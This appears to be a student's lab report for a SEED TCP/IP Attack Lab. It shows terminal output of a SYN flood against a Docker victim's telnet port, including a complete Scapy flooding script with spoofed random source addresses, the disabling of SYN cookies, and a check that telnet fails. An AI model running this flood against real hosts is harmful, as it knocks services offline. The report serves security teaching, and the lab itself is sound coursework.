


# Advanced Computer Networking and Security - 5800

## Assignment -5 TCP/IP Attack Lab

*Name:Jonnada Sai Rohit*

*ID : 700723743*

Turning on the docker



A terminal window titled 'Seed Ubuntu 20.04' with a date and time of 'Oct 3 22:37'. The prompt is 'seed@VM: ~/../volumes'. The user enters 'dcbuild', which outputs: 'attacker uses an image, skipping', 'Victim uses an image, skipping', 'User1 uses an image, skipping', and 'User2 uses an image, skipping'. Then the user enters 'dcup -d', which outputs: 'Creating network "net-10.9.0.0" with the default driver', 'Creating user2-10.9.0.7 ... done', 'Creating victim-10.9.0.5 ... done', 'Creating user1-10.9.0.6 ... done', and 'Creating seed-attacker ... done'. The prompt returns to 'seed@VM: ~/../volumes\$'.

```
[10/03/21]seed@VM:~/../volumes$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[10/03/21]seed@VM:~/../volumes$ dcup -d
Creating network "net-10.9.0.0" with the default driver
Creating user2-10.9.0.7 ... done
Creating victim-10.9.0.5 ... done
Creating user1-10.9.0.6 ... done
Creating seed-attacker ... done
[10/03/21]seed@VM:~/../volumes$
```

Checking the size of the queue for system wide setting



A terminal window titled 'Seed Ubuntu 20.04' with a date and time of 'Oct 3 00:00'. The prompt is 'seed@VM: ~'. The user enters 'sysctl net.ipv4.tcp\_max\_syn\_backlog', which outputs: 'net.ipv4.tcp\_max\_syn\_backlog = 128'. The prompt returns to 'seed@VM: ~\$'.

```
[10/02/21]seed@VM:~$ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[10/03/21]seed@VM:~$
```

Checking the current open ports which are awaiting connections, the established connection shows that 3-way handshake is completed

```
seed@VM: ~  
[10/02/21] seed@VM:~$ sysctl net.ipv4.tcp_max_syn_backlog  
net.ipv4.tcp_max_syn_backlog = 128  
[10/03/21] seed@VM:~$ netstat -nat  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp        0      0 127.0.0.1:46101         0.0.0.0:*               LISTEN  
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN  
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN  
tcp        0      0 192.168.253.128:43474  52.40.130.142:443      ESTABLISHED  
tcp        0      0 10.9.0.1:44396         10.9.0.5:23            ESTABLISHED  
tcp6       0      0 :::21                  :::*                    LISTEN  
tcp6       0      0 :::22                  :::*                    LISTEN  
tcp6       0      0 :::1:631               :::*                    LISTEN  
[10/03/21] seed@VM:~$
```

Checking SYN Cookie Countermeasure whether is turned on or off

```
attacker  
victim  
root@VM:/# sysctl -a | grep syncookies  
net.ipv4.tcp_syncookies = 1  
root@VM:/#
```

## Turning off the SYN Countermeasure



```
attacker
victim

root@VM:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
root@VM:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@VM:/#
```

## Code for the syn flood



```
synflood1.py
~/LABS/Lab5/Labsetup/volumes

1#!/bin/env python3
2from scapy.all import IP, TCP, send
3from ipaddress import IPv4Address
4from random import getrandbits
5ip = IP(dst="10.9.0.5")
6tcp = TCP(dport=23, flags='S')
7pkt = ip/tcp
8while True:
9    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
10    pkt[TCP].sport = getrandbits(16) # source port
11    pkt[TCP].seq = getrandbits(32) # sequence number
12    send(pkt, verbose = 0)
```

## Running the synflood attack from attacker terminal



```
attacker
victim

root@VM:/volumes# chmod +x synflood1.py
root@VM:/volumes# ./synflood1.py
```

## Checking the number of items in queue on victim machine

```
attacker victim
[10/02/21]seed@VM:~$ setttitle victim
[10/02/21]seed@VM:~$ docksh 03
root@03c358b8b650:/# ss -n state syn-recv sport = :23 | wc -l
98
```

Setting the queue to 60 in victim

```
attacker victim
[10/03/21]seed@VM:~$ docksh 5f
root@5f8bc57e5ae6:/# ip tcp_metrics flush
root@5f8bc57e5ae6:/# sysctl -w net.ipv4.tcp_max_syn_backlog=60
net.ipv4.tcp_max_syn_backlog = 60
root@5f8bc57e5ae6:/#
```

Running the synflood code in 6 terminal to fill the queue

```
1 2 3 4 5 6
13.226.188.25 age 33045.684sec cwnd 10 rtt 13838us rttvar 13838us source 192.168
.253.128
[10/03/21]seed@VM:~/.../volumes$ ip tcp_metrics flush
RTNETLINK answers: Operation not permitted
[10/03/21]seed@VM:~/.../volumes$ sudo ip tcp_metrics flush
[10/03/21]seed@VM:~/.../volumes$ setttitle 1
[10/03/21]seed@VM:~/.../volumes$ sysctl -w net.ipv4.tcp_max_syn_backlog=80
sysctl: permission denied on key "net.ipv4.tcp_max_syn_backlog"
[10/03/21]seed@VM:~/.../volumes$ sysctl -w net.ipv4.tcp_max_syn_backlog=60
sysctl: permission denied on key "net.ipv4.tcp_max_syn_backlog"
[10/03/21]seed@VM:~/.../volumes$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=60
net.ipv4.tcp_max_syn_backlog = 60
[10/03/21]seed@VM:~/.../volumes$ sudo chmod +x synflood1.py
[10/03/21]seed@VM:~/.../volumes$ sudo ./synflood1.py
```

Cannot connect telnet on 10.9.0.5 since queue is filled

```
Seed Ubuntu 20.04
Activities Terminal Oct 3 23:20 seed@VM: ~/../volumes

Usage: docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container
[10/03/21]seed@VM:~/../volumes$ dockps
7d6defa3d0b9 user1-10.9.0.6
06adcb2efd1f seed-attacker
3cce2ff16b9c user2-10.9.0.7
5f8bc57e5ae6 victim-10.9.0.5
[10/03/21]seed@VM:~/../volumes$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=60
net.ipv4.tcp_max_syn_backlog = 60
[10/03/21]seed@VM:~/../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
5f8bc57e5ae6 login: ^CConnection closed by foreign host.
[10/03/21]seed@VM:~/../volumes$ ^C
[10/03/21]seed@VM:~/../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
```

Net stat -n on victim


```
Seed Ubuntu 20.04
Activities Terminal Oct 3 23:23 victim

attacker victim
tcp 0 0 10.9.0.5:23 61.97.64.58:15245 SYN_RECV
tcp 0 0 10.9.0.5:23 93.231.209.111:23652 SYN_RECV
tcp 0 0 10.9.0.5:23 176.234.48.119:49688 SYN_RECV
tcp 0 0 10.9.0.5:23 42.58.223.172:12305 SYN_RECV
tcp 0 0 10.9.0.5:23 59.128.210.81:9654 SYN_RECV
tcp 0 0 10.9.0.5:23 144.98.4.216:27985 SYN_RECV
tcp 0 0 10.9.0.5:23 253.86.38.110:2339 SYN_RECV
tcp 0 0 10.9.0.5:23 144.10.205.224:22181 SYN_RECV
tcp 0 0 10.9.0.5:23 6.243.57.124:16680 SYN_RECV
tcp 0 0 10.9.0.5:23 161.33.152.73:52827 SYN_RECV
tcp 0 0 10.9.0.5:23 67.131.111.106:18227 SYN_RECV
tcp 0 0 10.9.0.5:23 221.134.38.11:18409 SYN_RECV
tcp 0 0 10.9.0.5:23 81.90.208.87:52352 SYN_RECV
tcp 0 0 10.9.0.5:23 192.134.115.179:49918 SYN_RECV
tcp 0 0 10.9.0.5:23 50.19.60.35:41071 SYN_RECV
tcp 0 0 10.9.0.5:23 24.17.23.136:47083 SYN_RECV
tcp 0 0 10.9.0.5:23 240.24.142.33:60658 SYN_RECV
tcp 0 0 10.9.0.5:23 57.136.101.102:48177 SYN_RECV
tcp 0 0 10.9.0.5:23 200.7.1.14:12961 SYN_RECV
tcp 0 0 10.9.0.5:23 185.181.242.196:21760 SYN_RECV
```




## Task 1.2

Running the synflood.c

A terminal window titled 'Seed Ubuntu 20.04' with a dark theme. The prompt is 'seed@VM: ~/../volumes'. The user enters 'telnet 10.9.0.5', which times out. Then they enter 'gcc synflood.c', followed by 'sudo ./a.out'. The program prompts for IP and port, and the user enters '10.9.0.5 23'. The program then outputs '10.9.0.5: command not found'.

```
seed@VM: ~/../volumes
Escape character is '^]'.
Ubuntu 20.04.1 LTS
5f8bc57e5ae6 login: ^CConnection closed by foreign host.
[10/03/21]seed@VM:~/../volumes$ ^C
[10/03/21]seed@VM:~/../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
[10/03/21]seed@VM:~/../volumes$ gcc synflood.c
[10/03/21]seed@VM:~/../volumes$ sudo ./a.out
Please provide IP and Port number
Usage: synflood ip port
[10/03/21]seed@VM:~/../volumes$ 10.9.0.5 23
10.9.0.5: command not found
[10/03/21]seed@VM:~/../volumes$ sudo ./a.out 10.9.0.5 23
```

Giving the victim ip and port number


This is an identical screenshot to the one above, showing the same sequence of commands and output in the terminal window. The user provides the IP '10.9.0.5' and port '23' to the synflood program, which then reports 'command not found'.

Unable to connect to 10.9.0.5 using telnet




A terminal window titled "Seed Ubuntu 20.04" with a date of "Oct 3 23:29". The prompt is "seed@VM: ~/../volumes". The user enters the command "telnet 10.9.0.5". The output shows "[10/03/21] seed@VM: ~/../volumes\$ telnet 10.9.0.5" followed by "Trying 10.9.0.5..." and a blank line, indicating a failed connection.

Turning on sync outer measure



A terminal window titled "Seed Ubuntu 20.04" with a date of "Oct 3 23:36". The prompt is "root@VM: /#". The user enters the command "sysctl -a | grep syncookies", which outputs "net.ipv4.tcp\_syncookies = 0". The user then enters "sysctl -w net.ipv4.tcp\_syncookies=1", which outputs "net.ipv4.tcp\_syncookies = 1". The prompt returns to "root@VM: /#".


Setting back the syn backlog to max



A terminal window titled "Seed Ubuntu 20.04" with a date of "Oct 5 00:18". The prompt is "root@f474207d708b: /#". The user enters the command "sysctl net.ipv4.tcp\_max\_syn\_backlog", which outputs "net.ipv4.tcp\_max\_syn\_backlog = 128".



Telnet connection was successful when we run using python



The screenshot shows a terminal window titled 'Seed Ubuntu 20.04' with a file manager on the left. The terminal output is as follows:

```
seed@VM: ~/../volumes
[10/05/21]seed@VM:~/../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f474207d708b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-27-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
```


Flush the ip



The screenshot shows a terminal window titled 'Seed Ubuntu 20.04' with a file manager on the left. The terminal output is as follows:

```
root@f474207d708b:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@f474207d708b:/# ip tcp metrics flush
```


Running the code



The screenshot shows a terminal window titled 'Seed Ubuntu 20.04' with a file manager on the left. The terminal output is as follows:

```
[10/05/21]seed@VM:~/../volumes$ gcc synflood.c
[10/05/21]seed@VM:~/../volumes$ sudo ./a.out 10.9.0.5 23
```

Since we run using the c code the syn flood attack is successful couldn't create the telnet connection




## Task2

